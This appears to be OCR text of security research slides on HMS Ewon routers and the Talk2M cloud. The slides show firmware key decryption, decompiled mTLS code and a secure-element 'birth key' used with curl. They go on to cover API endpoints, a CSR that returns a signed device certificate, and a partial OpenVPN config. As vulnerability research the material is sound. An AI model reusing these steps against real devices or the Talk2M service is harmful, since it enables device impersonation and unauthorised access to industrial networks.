
Firmware specific keys can be decrypted with access to a rooted device

```
┌─mabrell ~/update_decryption
└─$ xxd decrypted-key
00000000: 6020 b954 6010 d2f9 5fb9 3abd 4960 39d6  ` .T`..._.:.I`9.
00000010: [redacted]
┌─mabrell ~/update_decryption
└─$ md5sum dm-3
d6e52cffef23b355b475b9cc9b80d1e4  dm-3
┌─mabrell ~/update_decryption
└─$ file dm-3
dm-3: Linux rev 1.0 ext4 filesystem data, UUID=0ad86007-e34b-4d08-8c1a-e1907661cbe5, volume name "otaroot" (extents) (64bit) (large files) (huge files)
```


Unlocking-the-Gates:~$ ./mTLS

Source	Destination	Protocol	Length	Info
192.168.33.194	92.52.111.215	TCP	74	53726 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=1163703052 TSecr=0 WS
92.52.111.215	192.168.33.194	TCP	74	443 → 53726 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1380 SACK_PERM TSval=3746503531
192.168.33.194	92.52.111.215	TCP	66	53726 → 443 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=1163703141 TSecr=3746503531
192.168.33.194	92.52.111.215	TLSv1.2	583	Client Hello
92.52.111.215	192.168.33.194	TCP	66	443 → 53726 [ACK] Seq=1 Ack=518 Win=30080 Len=0 TSval=3746503642 TSecr=1163703168
92.52.111.215	192.168.33.194	TLSv1.2	2802	Server Hello, Certificate, Server Key Exchange
92.52.111.215	192.168.33.194	TLSv1.2	329	Certificate Request, Server Hello Done
192.168.33.194	92.52.111.215	TCP	66	53726 → 443 [ACK] Seq=518 Ack=2737 Win=34688 Len=0 TSval=1163703238 TSecr=3746503643
192.168.33.194	92.52.111.215	TCP	66	53726 → 443 [ACK] Seq=518 Ack=3000 Win=37408 Len=0 TSval=1163703239 TSecr=3746503643
192.168.33.194	92.52.111.215	TLSv1.2	1[illegible]	Certificate, Client Key Exchange, Certificate Verify, Change Cipher Spec, Encrypted Ha
92.52.111.215	192.168.33.194	TLSv1.2	117	Change Cipher Spec, Encrypted Handshake Message
192.168.33.194	92.52.111.215	TCP	66	53726 → 443 [ACK] Seq=1570 Ack=3051 Win=37408 Len=0 TSval=1163704420 TSecr=3746504826
192.168.33.194	92.52.111.215	TLSv1.2	298	Application Data
92.52.111.215	192.168.33.194	TLSv1.2	580	Application Data

Unlocking-the-Gates:~$ ./mTLS




Unlocking-the-Gates:~$ ./mTLS




```
__ptr = calloc(sVar3,1);
__snprintf_chk(__ptr,sVar3,1,0xffffffff,"https://%s",__s);
uVar4 = FUN_0017542c();
uVar5 = FUN_00175780();
iVar2 = apiClient_create(__ptr,"/usr/root/ewon/bin/deviceapi_castore.crt",uVar4,uVar5,0x1bb);
*param_1 = iVar2;
free(__ptr);
FUN_0009ca1c(iVar2);
return 0;
```

Unlocking-the-Gates:~$ ./mTLS




```
00175a72 03 20          movs        r0,#0x3
00175a74 2a 46          mov         r2,r5
00175a76 79 44          add         r1=>s_/tmp/birth_key_crt.pem_002fb2ac,pc      = "/tmp/birth_key_crt.pem"
00175a78 d8 f6 e4 e9    blx         <EXTERNAL>::__xstat                           int __xstat(int __ver, char * __...
00175a7c c0 b9          cbnz        r0,LAB_00175ab0
00175a7e 1a 49          ldr         r1,[DAT_00175ae8]                             = 0018583Ch
00175a80 2a 46          mov         r2,r5
00175a82 03 20          movs        r0,#0x3
00175a84 79 44          add         r1=>s_/tmp/birth_key_ref.pem_002fb2c4,pc      = "/tmp/birth_key_ref.pem"
00175a86 d8 f6 de e9    blx         <EXTERNAL>::__xstat                           int __xstat(int __ver, char * __...
```

Unlocking-the-Gates:~ $

```
$ openssl ec -in birth_key_ref.pem -text
read EC key
Private-Key: (521 bit)
priv:
    10:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
    00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
    00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
    00:00:00:00:00:00:00:00:ef:00:00:b0:a5:a6:b5:b6:
    a5:a6:b5:b6:10:00
pub:
    04:00:b6:0c:57:a0:8e:34:e7:24:2d:0c:8b:41:d2:
    51:ab:bf:76:69:a1:1c:fc:f1:36:a4:57:91:8f:c1:
    5b:f0:58:65:9a:ef:8f:9d:09:23:6b:4a:63:b0:ce:
    4b:57:c8:68:31:9a:87:29:e0:e9:f8:7c:87:69:2f:
    6e:a5:37:b1:ee:bf:db:01:53:c8:c6:5e:77:a9:1b:
    d0:74:71:8c:4f:0f:f1:1b:10:b2:4d:06:d8:e6:25:
    87:0e:51:80:38:bc:70:5e:85:b7:e7:a8:ef:ef:5d:
    4a:ee:80:6b:3a:5b:c0:89:69:fe:5d:ef:ca:c7:c2:
    01:c1:fa:33:24:16:c4:17:09:91:23:7c:bc
ASN1 OID: secp521r1
NIST CURVE: P-521
writing EC key
-----BEGIN EC PRIVATE KEY-----
MIHcAgEBBEIQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA7wAAsKWmtbalprW2EACgBwYFK4EEACOhgYkDgYYABAC2DFeg
jjTnJC0Mi0HSUau/dmmhHPzxNqRXkY/BW/BYZZrvj50JI2tKY7DOS1fIaDGahyng
6fh8h2kvbqU3se6/2wFTyMZed6kb0HRxjE8P8RsQsk0G2OYlhw5RgDi8cF6Ft+eo
7+9dSu6AazpbwIlp/l3vysfCAcH6MyQWxBcJkSN8vA==
-----END EC PRIVATE KEY-----
```

Unlocking-the-Gates:~$ ./reference-key



EC Reference Key Format

The following provides an example of an EC reference key. The value reserved for the private key has been used to contain:

- a pattern of `0x10..00` to fill up the datastructure MSB side to the desired key length
- a 32 bit key identifier (in the example below `0x7DCCBBAA`)
- a 64 bit magic number (always `0xA5A6B5B6A5A6B5B6`)
- a byte to describe the key class (`0x10` for Key pair and `0x20` for Public key)
- a byte to describe the key index (use a reserved value `0x00`)

```
Private-Key: (256 bit)
priv:
    10:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
    00:00:00:7D:CC:BB:AA:A5:A6:B5:B6:A5:A6:B5:B6:
    kk:ii
pub:
    04:1C:93:08:8B:26:27:BA:EA:03:D1:BE:DB:1B:DF:
    8E:CC:87:EF:95:D2:9D:FC:FC:3A:82:6F:C6:E1:70:
    A0:50:D4:B7:1F:F2:A3:EC:F8:92:17:41:60:48:74:
    F2:DB:3D:B4:BC:2B:F8:FA:E8:54:72:F6:72:74:8C:
    9E:5F:D3:D6:D4
ASN1 OID: prime256v1
```

Source: https://github.com/NXPPlugNTrust/se05x-openssl-provider#reference-keys

Unlocking-the-Gates:~$ ./openssl-hsm

```
[nxp_engine]
engines = engine_section

[ engine_section ]
e4sss_se050 = e4sss_se050_section

[ e4sss_se050_section ]
dynamic_path = /usr/lib/libsss_engine.so
engine_id = e4sss
init = 1

default_algorithms = EC
```

```
$ export OPENSSL_CONF=se050_openssl.cnf

$ export EX_SSS_BOOT_SSS_PORT=/dev/i2c-0


$ curl -k -H $'Ewon-Serial: XXXX-XXXX-XX' -H $'Fwr-Version: 21.2s7' -H $'Device-State: New'
https://device.talk2m.com/rest/endpoints --key /tmp/birth_key_ref.pem --cert /tmp/birth_key_crt.pem

App   :INFO :Using PortName='/dev/i2c-0' (ENV: EX_SSS_BOOT_SSS_PORT=/dev/i2c-0)
ssse-flw: EmbSe_Simple_Compute_Key invoked (ecdh)
ssse-flw: No matching key in SE. Invoking OpenSSL API: ECDH_compute_key.
ssse-flw: ECDH_compute_key by OpenSSL PASS
ssse-flw: se050_init(): Exit
ssse-flw: SSS based sign (keyId=0xEF0000B0, dgstLen=64)
ssse-flw: SSS based sign called successfully (sigDERLen=138)

{"endpoints":[{"domain":"eu.device.talk2m.com","ip":"92.52.111.215"}]}
```

Unlocking-the-Gates:~$ ./analysis-approach

~~TLS proxy~~



Unlocking-the-Gates:~$ ./api-endpoints

```
https://device.talk2m.com/certificates
https://device.talk2m.com/certificates/csr
https://device.talk2m.com/certificates/csrOptions
https://device.talk2m.com/certificates/deviceCertificate
https://device.talk2m.com/information
https://device.talk2m.com/registration
https://device.talk2m.com/registration/accountCredentials
https://device.talk2m.com/rest
https://device.talk2m.com/rest/endpoints
https://device.talk2m.com/tunnels
https://device.talk2m.com/tunnels/endpoints
```


Unlocking-the-Gates:~$ ./csr

Request

Pretty Raw Hex

```
1  POST /certificates/csr HTTP/1.1
2  Host: eu.device.talk2m.com
3  Accept: application/json
4  Content-Type: application/json
5  Ewon-Serial: 2403-0999-25
6  Accept-Language: en
7  Fwr-Version: 21.2s7
8  Device-State: AccountLinked
9  Content-Length: 776
10 Connection: close
11
12 {
13   "csr":
     "-----BEGIN NEW CERTIFICATE REQUEST-----\nMIIB6jCCAUwCAQIwgaYxCzAJBgNVBAYTAkJFMRcwFQYDVQQIDA5CcmFiY
     W50IFdh\nbGxvbjERMA8GA1UEBwwITml2ZWxsZXMxIzAhBgNVBAoMGkhNUyBJbmR1c3RyaWFs\nIE5ldHdvcmtzIFNBMRAwDgYD
     VQQLDAdFd29uIEJVMRYwFAYDVQQDDA1EMjQwMy0w\nOTk5LTI1MRwwGgYJKoZIhvcNAQkBFg1pbmZvQGV3b24uYml6MIGbMBAGB
     yqGSM49\nAgEGBSuBBAAjA4GGAAQBTYBxfDSolfuLag0H85Ywqpwhc6IvpcvlbnDSfUkL70/P\n2j/MBWELfr3spU/iNUocZ/So
     frYRqSjrSRqUwym/51UB0mz73DKlamc+FfBb+NIA\nlanYGjfcw1efvrl7vrK5FGdtlQboEtpG2DILCDLFzhv6m0J+KByXMfFU6
     tXuqJi7\n+jagADAKBggqhkjOPQQDAgOBiwAwgYcCQWU450TKkqzKyM+R0IH4hZ+9flXwPAIc\nWBE8VKIMK00cvqtfTUbKAaak
     vFWYB3nQAcPeoxSd2ycEJaYf7UFjSngsAkIAnBMS\nlZrwyMn0h8d+6tONLjoRoX0K5zQKisyGu8VjwSvZD0fvz5zp+kUeE7z05
     efQL2/7\nM2JnSj14xYefCe/kXw8=\n-----END NEW CERTIFICATE REQUEST-----\n"
14 }
```

Unlocking-the-Gates:~$ ./signed-certificate



D2403-0999-25

Identity: D2403-0999-25
Verified by: Talk2M VPN Device CA_202306121033
Expires: 07/04/2024

▼Details

Subject Name

C (Country):	#130742656C6769756D
ST (State):	BW
L (Locality):	Nivelles
STREET (Street):	Avenue Bobby Schumann
2.5.4.17:	#130431343030
O (Organization):	HMS
OU (Organizational Unit):	Ewon BU
CN (Common Name):	D2403-0999-25

Issuer Name


CN (Common Name):	Talk2M VPN Device CA_202306121033

Issued Certificate

Version:	3
Serial Number:	75 A4 35 2B A5 A8 81 51 E2 53 4A 6F 19 E3 69 FE E6 5D EB 14
Not Valid Before:	2024-04-04
Not Valid After:	2024-07-04

Unlocking-the-Gates:~$ ./vpn-authentication

```
21 proto tcp
22 nobind
23 keepalive 30 120
24 hand-window 140
25 remote 51.195.79.69
26 resolv-retry 60
27 tls-version-min 1.2
28 tls-cipher TLSv1.2:!AES128:!ARIA128:!CAMELLIA128:!MD5:!eNULL:!PSK3
29 cipher AES-256-GCM
30 remap-usr1 SIGTERM
31 tls-cipher "DEFAULT:@SECLEVEL=0"
32
33 <ca>
